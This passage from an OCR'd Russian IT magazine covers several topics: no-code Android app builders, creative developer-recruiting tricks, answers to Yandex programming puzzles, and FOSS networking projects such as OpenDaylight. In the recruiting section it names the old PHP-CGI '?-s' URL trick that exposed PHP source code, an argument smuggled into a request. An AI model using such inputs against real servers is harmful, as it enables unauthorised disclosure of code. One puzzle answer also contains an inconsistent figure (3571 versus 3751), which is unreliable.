           для мобильных приложений
           стоит в браузерах на движке
           WebKit (к примеру, Safari) */
        -webkit-box-sizing: border-box;
        box-sizing: border-box;
        display: block;
        padding: 7px 7px 5px;
        margin-top: 10px;
        width: 100%;
        border-bottom: 4px solid #33B5E5;
        font-size: 17px;
        font-weight: bold;
        line-height: 18px;
        text-transform: uppercase;
        color: #FFFFFF;
      }
      .itemname {
        display:block;
        font-weight:700;
        line-height: 38px;
        padding-left:5px;
      }
      .itemphone {
        color: #CCCCCC;
        font-size: 15px;
        line-height: 12px;
        text-overflow: ellipsis;
        padding-left:8px;
      }
    </style>
  </head>
  <body>
    <h1>Бобровый жир корпорейшен</h1>
    <p class='itemname'>Бобромордов
     Евсей Севьянович (генеральный
     директор)</p>
    <a href='tel:74957288980' ↵
     class='itemphone'>7(495) ↵
     728-89-80</a>
    <!-- Интересная фишка в HTML5 —
         при нажатии на эту ссылку
         юзер сразу переходит
         в программу для совершения
         звонков-->
    <p class='itemname'>Бобромордова
     Карина Евсеевна (финансовый
     директор)</p>
    <a href='tel:74957288980'
     class='itemphone'>7(495) ↵
     728-89-80</a>
    <p class='itemname'>Бобромордов
     Карен Евсеевич (курьер)</p>
    <a href='tel:74957288980' class=
     'itemphone'>7(495) 728-89-80</a>
  </body>
</html>
```



Наше элементарное приложение

С версткой все ясно? Отлично, а теперь давай потестим ее на разных сервисах.

ВСЕВИДЯЩЕЕ ОКО GOOGLE

Перед публикацией ознакомься с правилами (требованиями к контенту и политикой конфиденциальности) — отсутствие модерации создает иллюзию вседозволенности. На самом деле аккаунты довольно часто банятся с предупреждением, что регистрироваться повторно бесполезно (и в Сети полно постов, подтверждающих, что Google не шутит). В частности, мой аккаунт заблокировали, указав в холодном, автоматически сгенерированном письме причину: Multiple violations of the Content Policy and Developer Distribution Agreement. Апелляцию отклонили. Деньги оставили себе (я публиковалась всего две недели, за которые мои приложения набрали более трех тысяч загрузок). Мотивом для блокировки могли послужить использование в графических файлах фотографий из Википедии или неправильно оформленная реклама.

И СНОВА ПРО PHONEGAP

«Хакер» уже писал о фреймворке PhoneGap, который позволяет делать приложения из веб-страниц с помощью Android SDK. Для человека, более-менее знакомого с программированием, он предпочтительнее, так как, помимо возможностей стандартных HTML5 + CSS3 + JS, имеет расчудесный API для работы с акселерометром, камерой, GPS и прочими штучками. И по-хорошему, сборку перед публикацией неплохо потестировать на разной производительности и параметрах экрана.

У Adobe (создателей PhoneGap) есть онлайн-платформа для создания приложений. За 10 баксов в месяц доступно создание 25 проектов (функционал практически тот же, что и при использовании фреймворка в классической среде разработки). Доступна компиляция практически под все платформы (в том числе Android, Apple, Windows Phone и Windows 8).

САМЫЕ ПОПУЛЯРНЫЕ ФРЕЙМВОРКИ ДЛЯ HTML5 + JAVASCRIPT КОДИНГА ПОД СЕНСОРНЫЕ УСТРОЙСТВА

jQuery Mobile
jquerymobile.com

jQTouch
jqtjs.com

Sencha Touch
www.sencha.com/products/touch


AppsGeyser www.appsgeyser.com

Заходим на сайт. Регистрируемся. Нажимаем кнопку Create App. Нажимаем на иконку в виде тега HTML. Попадаем на страницу создания приложения. Вставляем наш код, придумываем название с описанием, загружаем файл с иконкой, снова нажимаем Create App. Все, теперь ты Android-разработчик!

+ Приложений можно делать сколько угодно и абсолютно бесплатно.
+ Материалом для создания проекта может быть масса разнообразных источников (веб-страница, канал YouTube, PDF-документ, RSS-лента, галерея фотографий, аудиофайл и прочее).
+ При наличии готового материала (документа, ссылки на новостную ленту, исходного кода и так далее) время, затраченное на создание приложения, измеряется в десятках секунд.
+ При завершении создания приложения, помимо ссылки на файл apk, на экране появляется QR-код (сделал и сразу поставил себе на телефон) и кнопка для публикации в Google Play.
+ Самое яркое преимущество AppsGeyser — предпросмотр приложения (как оно будет выглядеть и работать на устройстве). Эта фича здесь реализована в разы удобнее, чем у конкурентов. Круче только у Android SDK — камеру, датчик движения и производительность конкретной модели телефона на AppsGeyser не потестишь.
+ Также интересной особенностью сервиса является конструктор тестов (Quiz).

− Превью игнорирует AJAX. При том что в готовой сборке эта технология прекрасно работает.

= Этот сервис — мой фаворит. И в своем мнении я не одинока. На конец января 2014 года в нем было создано 730 тысяч приложений (за три года существования сервиса). AppsGeyser — это квинтэссенция быстроты, простоты и функциональности.



AppsGeyser: Иконки, при нажатии на которые попадаешь на страницу создания приложения

ПРАКТИЧЕСКАЯ ИНФОРМАЦИЯ

Если ты после прочтения этой статьи все-таки решил засесть за создание приложения или твоя основная деятельность связана с версткой и программированием сайтов, тебе необходимы знания особенностей HTML5, CSS3 и JavaScript для мобильных устройств. Рекомендую книгу Learn HTML5 and JavaScript for Android (www.amazon.com/Learn-HTML5-JavaScript-Android-Williams/dp/1430243473). Она написана простым языком (в стиле мануалов «for Dummies») и содержит очень много практической информации. Книгу условно можно разделить на три части: наиподробнейшая инструкция по созданию у себя на компьютере полноценной среды разработки (Android SDK + Cordova (PhoneGap) + Aptana + всякие штучки), cookbook по кодингу, снабженная пояснениями для новичков, и отличный мануал по отладке приложения.

А когда, овладев теорией, ты приступишь к практике, советую ознакомиться с Fries (jaunesarmiento.me/fries) — отличным решением для создания дизайна Android-приложений на CSS.

App Inventor appinventor.mit.edu


App Inventor первым увидел свет среди сервисов подобного рода (в 2010 году, силами Google Labs). На сегодняшний день поддерживается и развивается Массачусетским технологическим институтом.

+ Имеется отличный визуальный редактор для создания приложения с поражающей разнообразием панелью инструментов. Просто перемещая указатель мыши, можно добавить в приложение невероятно широкий спектр элементов: от простого TextBox до датчика местоположения пользователя!

− Создание приложения из нашего кода здесь более трудоемко. Сначала надо сохранить исходник с расширением html и залить его на сервер. Потом в рабочем пространстве перетащить на поле приложения элемент Web Viewer, в настройках которого указать адрес страницы с нашим приложением. Теперь с помощью меню Build можно получить готовую сборку.

− Главный минус App Inventor в том, что скомпилированному приложению для работы необходимо соединение с интернетом (в отличие от созданного в AppsGeyser).

= Сервис очень хороший. К эргономичности, дружественности пользователю и скорости работы придраться крайне сложно. Для человека, который далек от программирования, это лучший вариант.



Редактирование приложения на App Inventor

ПРИМЕЧАТЕЛЬНЫЕ ПРОЕКТЫ НАШИХ СООТЕЧЕСТВЕННИКОВ

Appsgeyser.ru (www.appsgeyser.ru)
Предприимчивые ребята из новосибирского Академгородка запустили русскую версию АппсГейзера. С февраля 2012-го с помощью нее было создано почти 20 тысяч приложений. Функционал сильно уступает буржуйскому собрату. Превью (основная фишка AppsGeyser) часто ведет себя неадекватно. Но у этой компании есть замечательный русскоязычный блог, с которым стоит ознакомиться.


Yandex.Store (store.yandex.ru)
Яндекс во всем стремится догнать и перегнать Google. В феврале 2013 года запустили свой магазин приложений. Примечателен оплатой с помощью SMS и проверкой установочных файлов антивирусом Касперского. Содержит более 85 тысяч приложений. Модерации нет. Помимо формы ввода данных о публикации, есть возможность загрузить файл AppDF. Приложение появляется в поиске через 15 минут после отправки в магазин. Судя по количеству загрузок топовых приложений, аудитория магазина пока крайне мала.

Формат AppDF (www.onepf.org)
Реализация идеи осуществлена с участием Яндекс-разработчиков. Файл с расширением appDF (App Description File) представляет собой компиляцию apk с информацией о приложении (описание, скриншоты, контакты разработчика — всего несколько десятков параметров). Нужен для того, чтобы сэкономить время при публикации в несколько маркетов. Создать AppDF можно на сайте проекта. К сожалению, его поддерживают лишь несколько магазинов (CodeNgo, Opera Mobile Store, SlideME и Yandex.Store).

Andromo www.andromo.com

Сервис от компании Indigo Rose Software (www.indigorose.com). Эта фирма выпускает всякие ништяки для разработчиков с 1991 года. Среди них Setup Factory (для создания инсталляторов), TrueUpdate (для создания обновляторов) и еще целый ряд популярных продуктов, которыми тебе, скорее всего, уже приходилось пользоваться. Репутация у «синей розы» ого-го! И Andromo — очередное подтверждение того, какие серьезные профессионалы там работают.

- \+ Есть возможность создавать несколько рабочих областей, устанавливать между ними связи, выделять пространство под рекламные блоки — всего около сотни различных настроек. Функционал — на глаз, примерно 80% того, что есть у AppsGeyser, и 90% от App Inventor. И еще куча своих личных фишек. И все хозяйство быстро, красиво и ладно работает.
- \+ Отличные комментарии к каждой фиче. Осваиваешься мгновенно.
- \+ Готовая сборка компилируется в облаке с помощью официальной версии Android SDK. Это плюс к скорости, качеству и надежности работы.
- – Процесс превращения HTML-кода в приложение здесь еще более усложнен. Сначала надо перейти на вкладку Activities. Под словами Add an Activity мы видим множество значков, представляющих собой варианты того, чем может быть рабочая область приложения: аудиоплеер, карта, страница Facebook, PDF-документ, галерея фотографий — всего 19 вариантов! Нас интересует Custom Page. В появившемся окне в блоке Design Your Page (обрати внимание на неплохой визуальный HTML-редактор) нажимаем на кнопку Source. Вставляем в появившееся поле наш код из примера. Сохраняемся. Рабочая область создана. Переходим к вкладке Build. Жмем на большую зеленую кнопку. Нервно проверяем email.
- – Сборку приложения присылают на электронную почту, и ждать письма приходится довольно долго.
- – Бесплатно можно создать только один проект. Неограниченное количество приложений доступно за 25 долларов в месяц или 99 долларов в год.
- = Общее впечатление позитивное. Поначалу я даже хотела наградить его первым местом в этом обзоре, но томительное ожидание письма и попытка отжать денег на создание второго приложения меня огорчили.



Andromo: эти вкладки таят много интересного

ПРЕДСТАВЛЯЕМ НАШЕ ПРИЛОЖЕНИЕ МИРУ

Самый эффективный способ сделать это — опубликовать свой продукт в Google Play (https://play.google.com/store): 25 долларов, несколько часов ожидания, и твое приложение доступно в поиске для невероятно широкой аудитории маркета! Не забудь написать развернутое описание для продвижения по низкочастотным запросам. Также стоит нарисовать интригующую и манящую иконку, чтобы пользователь не мог пройти мимо кнопки установки твоего творения.

На момент написания статьи существует несколько десятков альтернативных маркетов Android-приложений. Но подавляющее большинство либо предназначено для китайской аудитории, либо уныло, безжизненно и не стоит упоминания. Вот список линков для особо любопытных: onepf.org/appstores.


Если твое приложение на английском, настоятельно рекомендую не пройти мимо Samsung Apps, SlideMe и GetJar.

Форум 4PDA
(4pda.ru/forum/index.php?act=idx)
Для любого приложения, которое представляет собой нечто полезное и это нечто ориентировано на русскоязычную аудиторию, публикация обзора на этом портале дает весьма неплохой маркетинговый эффект.

appsbar www.appsbar.com

Этот сервис упомянут в статье во благо тех товарищей, кого в детстве стукнула клавиатурой по голове учительница информатики (пока они решали квадратное уравнение на Pascal), чем отбила у них желание даже смотреть на программный код. А затаенная обида все равно подмывает их к тотальному захвату галактики. С помощью appsbar можно реализовать свои самые смелые фантазии, получив на выходе кросс-платформенное (!) приложение.

- \+ Превью по скорости и качеству работы не уступает AppsGeyser.
- \+ Богатая коллекция шаблонов оформления, в сочетании с возможностью переделать их до неузнаваемости.
- \+ Интерфейс пронизан креативом целиком и полностью. К примеру, на первой странице раздела создания программы необходимо выбрать тип приложения из 38 вариантов (это сделано чисто для смеха, при нажатии на разные иконки попадаешь в одно и то же место).
- \+ Приложение можно сразу загрузить на телефон с помощью QR-кода.
- \+ Готовый проект можно превратить в приложение для Apple и для Facebook (помимо Android).
- \+ Доступна огромная галерея приложений, созданных в appsbar. Работу каждого из них можно оценить с помощью простого браузера.
- – Код вставлять некуда. Надо работать руками.
- – Есть функция публикации приложений, но appsbar пока не в курсе, что Android Market уже давно известен под именем Google Play.
- – Интерфейс местами тормозит и отличается изобилием «оригинальных» решений. Практически постоянно думаешь о загадочной душе и неординарном мышлении его создателей.
- = Создание телефонного справочника компании из нашего примера кода с помощью этого сервиса невозможно, но встроенными средствами можно сделать нечто аналогичное. Для клепания приложения-визитки appsbar вполне годится.



Appsbar: удивительно, что нет иконки Public Toilet :)



На данный момент на планете Земля уже существуют миллионы приложений для Android (если судить по статистике, представленной маркетами и сервисами для создания приложений). Рынок перенасыщен всякой низкокачественной и бесполезной чепухой, которая мешает лучшим из лучших заявить о себе, не прибегая к дорогостоящим рекламным кампаниям. С помощью сервисов из этой статьи ты можешь без лишнего напряжения создать достаточно серьезный проект. Не насыщай маркеты шлаком и да пребудет с тобой Сила!

Задачи на собеседованиях






Юрий «yurembo» Язев
yazevsoft@gmail.com

Разработка программного обеспечения — один из самых быстрорастущих сегментов рынка: седьмое место в 2013 году в США. Поэтому, чтобы найти, заманить и нанять лучших разработчиков, рекрутеры проявляют творческую смекалку. Особо крутые фирмы используют новые и в чем-то уникальные способы для выхода на тех соискателей, которые отвечают требованиям компаний-нанимателей. И они применяют самые изощренные способы. На некоторые из них — самые креативные — мы и взглянем сегодня.

GOOGLE



На первом месте «корпорация добра», зачем-то недавно купившая у NASA старый ангар для дирижаблей. Но речь не об этом, а о придуманном ею способе поиска потенциальных сотрудников. Чтобы нанять лучших инженеров, эта компания размещает на Гарвардской площади в штате Массачусетс баннеры с запутанной математической задачкой. Подобная задача была замечена на рекламных щитах в Силиконовой долине. Имя компании на них, естественно, скрыто. Правильный ответ на эту задачку открывает путь на сайт, где находится еще одна, более трудная задача. Если ответ на вторую задачу также верен, то Google запросит резюме человека, решившего обе задачи. Может возникнуть вопрос: каким образом это позволяет выявить способности соискателя? На самом деле решения этих задач очень непростые. Поэтому те, кто безошибочно их выполнил, автоматически попадают под пристальный взгляд Гугла.

FLICKR


На втором месте по интересности предлагаемой задачи для соискателей расположился сервис для хранения и распространения фотографий Flickr. Он тоже имеет барьер для входа соискателей. Недавний редизайн сайта сервиса был упомянут во всех новостных лентах. Хотя на сайте есть стандартная страница для соискателей на позиции разработчика прикладного и мобильного программного обеспечения, в исходном коде страницы спрятана информация о скрытых позициях — специально для тех, кто, обладая техническим любопытством, стремится изучить исходник.

```
<!DOCTYPE html>
<html lang="en-us">
<head>
<!--
          ad88 88 88            88
         d8"   88 ""            88
         88    88               88
       d88888d 88 88  ,adPPYba, 88   ,d8  8b,dPPYba,
         88    88 88 a8"     "" 88 ,a8"   88P'   "Y8
         88    88 88 8b         8888[     88
         88    88 88 "8a,   ,aa 88`"Yba,  88
         88    88 88  `"Ybbd8"' 88   `Y8a 88

       You're reading. We're hiring.
       http://flickr.com/jobs/
-->
       <title>Welcome to Flickr - Photo Sharing</title>
       <script data-script-purpose="page_timing">
        var farm_timing = {}; farm_timing.page_start = new Date().getTime();
       </script>
```

BING


Bing выделился тем, что нашел и применил свой особенный способ поиска подходящих кандидатов на позицию разработчиков. Он скрыл данные о позиции в коде своей домашней страницы. Ничего нового? Flickr использует похожий подход, однако изюминка здесь есть. Информацию о позиции разработчика могут увидеть только пользователи браузера Internet Explorer с включенными настройками отладки. Юзеры увидят случайно всплывающее сообщение с вопросом об отладке страницы. После запуска инструмента отладки перед ними предстанет новое сообщение с описанием позиции разработчика, включающее ссылку. Таким образом Bing сильно сокращает число кандидатов, ведь их составят только таланты, использующие Internet Explorer.



FACEBOOK

Как и многие раскрученные компании, гигант Facebook с кем попало не разговаривает. Пару лет назад в комьюнити широко обсуждалась бага PHP-CGI, позволяющая увидеть исходный код PHP-скрипта, подставив «?-s» в URL запрашиваемого ресурса. Мы писали (xakep.ru/post/59267/) об этой баге в][в 2012 году.

Несмотря на то что саму багу Facebook пофиксил, при заходе на facebook.com/?-s в ответ сервер отдавал линк на вакансию инженера по безопасности. Сейчас, конечно, FB уже ничего по этому урлу не показывает.



MCKINSEY & COMPANY

McKinsey & Company — малоизвестная нашему брату компания, занимающаяся консультацией высшего руководства, — в поисках кандидатов распространяла информацию среди выпускников высших учебных заведений в области IT, проводя кампании в кампусах университетов и колледжей. McKinsey & Company развешивала постеры с ужасными телефонными номерами, записанными в виде формул. В результате возросло количество подходящих кандидатов и уменьшилось число неподготовленных лиц, это позволило существенно сократить время и издержки на проведение бессмысленных собеседований.

ELECTRONIC ARTS

Филиал крупной геймдев-компании Electronic Arts в Канаде тоже отличился своим способом привлечения программистов. Для этого сотрудники компании на огромном рекламном щите в ASCII-коде разместили надпись Now Hiring, а сам щит расположили в стратегически важном месте — перед зданием конкурента. Это уже вызвало некоторую шумиху в западной игровой индустрии, но вместе с тем позволило заинтересованным программистам войти в число соискателей.



ЗАГОЛОВКИ HTTP-ОТВЕТОВ

Заголовки ответов HTTP-серверов от некоторых компаний иногда содержат в себе не только левую и вызывающую улыбку информацию, но и приглашение на собеседование. Вот несколько примеров. Сайт booking.com в заголовке возвращает следующую строку: `X-Recruiting: Like HTTP headers? Come write ours:` `booking.com/jobs`. Сайт Seomoz.org возвращает такую: `X-Recruiting: If you're reading this, maybe you should be working at SEOmoz instead. Check out www.seomoz.org/about/jobs`. Еще пример — сайт zappos.com пишет в заголовке следующее: `X-Recruiting: If you're reading this, maybe you should be working at Zappos instead. Check out jobs.zappos.com`. Ответы и приглашения бывают самые разные.

РЕШЕНИЕ ЗАДАЧ ОТ КОМПАНИИ «ЯНДЕКС» ИЗ ПРЕДЫДУЩЕГО НОМЕРА

Правильные ответы были на задачи Андрея Плахова — руководителя группы функциональности поиска в Яндексе:

1. Да, завершится. Вложенные циклы перебирают все тройки натуральных чисел `x > y > z`, и перебор останавливается, как только будет найдена такая тройка, для которой `x*x == y*y + 12752041*z*z`. Понять, что такая тройка существует, можно, например, так: широко известно, что `5*5 = 4*4 + 3*3`, и можно заметить, что `12752041=3751*3751`. Поэтому интересующее нас условие выполняется, например, для `x = 5*3751, y = 4*3571` и `z = 3`.
2. Эта программа решает числовой ребус «УДАР + УДАР = ДРАКА». Напомним, что в числовом ребусе нужно сопоставить буквам цифры от 0 до 9 так, чтобы одинаковым буквам соответствовали одинаковые цифры, а разным — разные, числа не начинались бы с цифры 0 и равенство оказалось бы верным. Во время исполнения программа только выводит ответ, составленный из пяти цифр, соответствующих буквам Д, У, Р, А, К, а собственно процесс решения происходит на стадии компиляции. Это делается при помощи средств метапрограммирования, демонстрирующих в данном случае, что компилятор C++ можно заставить интерпретировать некий тьюринг-полный функциональный язык программирования с очень своеобразным синтаксисом.

Ответ на задачу Кирилла Сюзева, руководителя группы разработки Яндекс.Картинок:

Задачка с небольшой хитринкой: в коде написано вывести «1», после чего создать копию процесса, который ничего не будет делать, и на этом все заканчивается.

Кажется, что ответ будет «1». На самом деле из-за кеширования в потоках новый процесс тоже выведет «1», поэтому правильный ответ — выведется «11».

Если же заменить cout на cerr, то выведется «1», как и планировалось, так как cerr является небуферизованным потоком.

СЛАВИМ ЧИТАТЕЛЯ-РЕШАТЕЛЯ:

Иннокентий Сенновский (isennovskiy@gmail.com)

Иннокентий взял и решил задачи февральского номера от руководителя службы функциональности поиска Яндекса. Правильность решения подтверждена, автор решения получит сувениры от Яндекса и приглашение на собеседование. Со своей стороны, мы тоже поздравляем Иннокентия и публикуем его мыло затем, чтобы поклонницы слали ему свои топлес-фотографии, компании — предложения поработать, а спамеры — дешевую фармакологию и средства для удлинения пениса :).

ИНСТРУМЕНТАРИЙ ЗЕВСА



Роман Ярыженко
rommanio@yandex.ru

Обзор перспективных сетевых FOSS-проектов

В *nix-системах сетевые средства традиционно были сильной стороной, и сейчас, в эпоху облачных вычислений, разработчики сосредоточились на создании принципиально новых инструментов и фреймворков, способных облегчить жизнь как им самим, так и обычным пользователям.

ВВЕДЕНИЕ

Ты наверняка видишь современную тенденцию все, от электронной почты до приложений, хранить в Сети и объединять в облака. Спрос, как известно, рождает предложение, и в настоящее время за реализацию подобных решений взялись не только коммерческие компании, но и разработчики свободного ПО. Его спектр в данной области сейчас очень широк — от PaaS-фреймворков и средств автоматизации развертывания групп систем до средств обеспечения приватности сетевого общения. Мы решили сделать обзор наиболее понравившихся проектов, так или иначе связанных с современными веяниями.

OpenDaylight

Ранее (да и по большому счету сейчас) сетевое оборудование управлялось нецентрализованно — все настройки прописывались индивидуально для каждого шлюза/свича. И это устраивало почти всех. Однако с появлением новых облачных технологий потребности изменились и понадобились новые идеи по организации управления сетями. Одной из таких идей стала SDN (Software Defined Networking). Заключается идея в том, что в сети, построенной на ее основе, управление сетью отделено от устройств передачи данных, что добавляет еще один уровень абстракции.

На базе этой идеи была разработана еще одна — NFV (Network Functions Virtualization), которая тесно пересекается с идеей SDN, причем настолько, что, подозреваю, можно будет перефразировать стихи Маяковского про Ленина и партию. NFV позволяет виртуализировать отдельные сетевые функции, которые ранее можно было реализовать только физически, — например, брандмауэр или IDS. То есть физически ты можешь находиться в Питере, а брандмауэр — вообще за океаном.

И тут мы плавно переходим к OpenDaylight (www.opendaylight.org). Он представляет собой платформу для организации работы этих технологий. Строго говоря, это не готовое решение, а фреймворк, на основе которого заинтересованные компании и разработчики могут строить свои продукты для SDN-сетей. Прежде чем описывать OpenDaylight дальше, нужно получить некоторое представление о структуре таких сетей. Условно можно разделить SDN-сеть на три уровня:

- На самом верхнем уровне находятся приложения, которые отвечают за сетевую и бизнес-логику и контролируют/мониторят поведение сети. Более сложные решения еще и сочетают облачные и NFV-приложения, а также проектируют сетевой трафик в соответствии с требованиями этих приложений.
- Второй уровень собственно и является слоем абстракции — на нем и происходит разделение управления сетью и передачи данных.
- Ну и наконец, последний уровень — уровень устройств передачи данных. Отмечу, что эти устройства могут быть как физическими, так и виртуальными.

OpenDaylight концентрируется на втором уровне SDN-сети и предоставляет набор RESTful API и OSGi-фреймворк для приложений верхнего уровня («северный интерфейс»), реализуя при этом C&C-протоколы для устройств передачи данных, такие как OpenFlow, BGP и SNMP («южный интерфейс»). Кроме этого, в нем реализованы различные диспетчеры — от диспетчера топологии до диспетчера переадресации трафика.

Ядро OpenDaylight написано на Java, следовательно, может работать на любой системе, где имеется JVM. Кроме того, фреймворк этот крайне гибкий и модульный, что позволяет использовать только те возможности, которые необходимы для конкретной сети.

В целом это довольно перспективное направление, которое, однако, имеет смысл лишь для крупного enterprise-сектора, например для магистральных провайдеров. Тем не менее, пока этот проект еще молодой, имеет смысл осмотреться — быть может, в нем не хватает именно твоего приложения?

```
[INFO] clustering.services-implementation ................ SUCCESS [5.193s]
[INFO] clustering.stub ................................... SUCCESS [4.945s]
[INFO] clustering.test ................................... SUCCESS [2.917s]
[INFO] configuration.implementation ...................... SUCCESS [3.481s]
[INFO] net.sf.jung2 ...................................... SUCCESS [4.034s]
[INFO] routing.dijkstra_implementation ................... SUCCESS [4.659s]
[INFO] arphandler ........................................ SUCCESS [4.218s]
[INFO] forwardingrulesmanager.implementation ............. SUCCESS [1.656s]
[INFO] containermanager .................................. SUCCESS [1.227s]
[INFO] containermanager.implementation ................... SUCCESS [4.112s]
[INFO] statisticsmanager ................................. SUCCESS [1.133s]
[INFO] statisticsmanager.implementation .................. SUCCESS [3.976s]
[INFO] protocol_plugins.stub ............................. SUCCESS [1.271s]
[INFO] sal.implementation ................................ SUCCESS [5.385s]
[INFO] statisticsmanager.integrationtest ................. SUCCESS [12.563s]
[INFO] usermanager ....................................... SUCCESS [5.882s]
[INFO] security .......................................... SUCCESS [1.322s]
[INFO] OpenFlow Java ..................................... SUCCESS [4.354s]
[INFO] com.sun.jersey.jersey-servlet ..................... SUCCESS [0.319s]
[INFO] web ............................................... SUCCESS [1.675s]
[INFO] flows.web ......................................... SUCCESS [1.570s]
[INFO] devices.web ....................................... SUCCESS [1.662s]
[INFO] troubleshoot.web .................................. SUCCESS [5.169s]
[INFO] topology.web ...................................... SUCCESS [4.128s]
[INFO] commons.northbound ................................ SUCCESS [3.334s]
[INFO] topology.northbound ............................... SUCCESS [28.917s]
[INFO] forwarding.staticrouting.northbound ............... SUCCESS [8.364s]
[INFO] statistics.northbound ............................. SUCCESS [7.054s]
[INFO] flowprogrammer.northbound ......................... SUCCESS [5.778s]
[INFO] hosttracker.northbound ............................ SUCCESS [4.835s]
[INFO] subnets.northbound ................................ SUCCESS [8.935s]
[INFO] switchmanager.northbound .......................... SUCCESS [10.614s]
[INFO] logging.bridge .................................... SUCCESS [1.343s]
[INFO] protocol_plugins.openflow ......................... SUCCESS [6.210s]
[INFO] samples.simpleforwarding .......................... SUCCESS [4.717s]
[INFO] samples.loadbalancer .............................. SUCCESS [9.004s]
[INFO] samples.loadbalancer.northbound ................... SUCCESS [3.212s]
[INFO] distribution.opendaylight ......................... SUCCESS [1:23.887s]
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time: 5:19.763s
[INFO] Finished at: Wed Apr 24 12:35:25 CDT 2013
[INFO] Final Memory: 97M/584M
[INFO] ------------------------------------------------------------------------
[root@opendaylight opendaylight]#
```

Сборка OpenDaylight

OpenIoT

Прежде чем говорить об этой платформе, стоит немного остановиться на том, что такое Internet of Things. Скажу сразу, что устоявшийся русскоязычный перевод этого понятия мне не очень нравится, — между словами «интернет вещей» так и хочется поставить дефис: кажется, что это родительный падеж слова «интернет-вещи». Поэтому в дальнейшем я буду использовать либо оригинальный англоязычный термин, либо «Сеть вещей».


Что такое Сеть, вроде бы более-менее ясно, а вот под вещами здесь подразумеваются самые разные сущности — от колбасы с наклеенным RFID-чипом и умного холодильника до города (последний, впрочем, не является вещью в общепринятом смысле; тем не менее трамвай с GPS/ГЛОНАСС — часть города, и от него можно получить информацию).

С одной стороны, это крайне удобно — холодильник ли, сигнализирующий о просроченной колбасе, или информация о том, когда ждать транспорт. С другой же — должна быть единообразная инфраструктура и стандартизация всей этой сети. Да и потом, возможно, это покажется удивительным, но абсолютное большинство так называемых умных вещей на самом деле являются самыми обычными вещами, которые оснащены датчиками, тем или иным образом подключенными к IP-сети. Сложная логика в них попросту отсутствует.

Тут на сцене и появляется OpenIoT (openiot.eu) — облачная платформа, в рамках которой можно создавать приложения, собирающие и обрабатывающие данные с датчиков. По необходимости другие приложения, работающие в той же OpenIoT, на основе этих данных будут предпринимать какие-либо действия — например, уведомлять родителей о том, что их ребенок проснулся, или, скажем, при наблюдении за больным автоматически размещать заказ на лекарства, если их количество в холодильнике будет ниже допустимого.

Архитектуру OpenIoT условно можно разделить на три уровня:

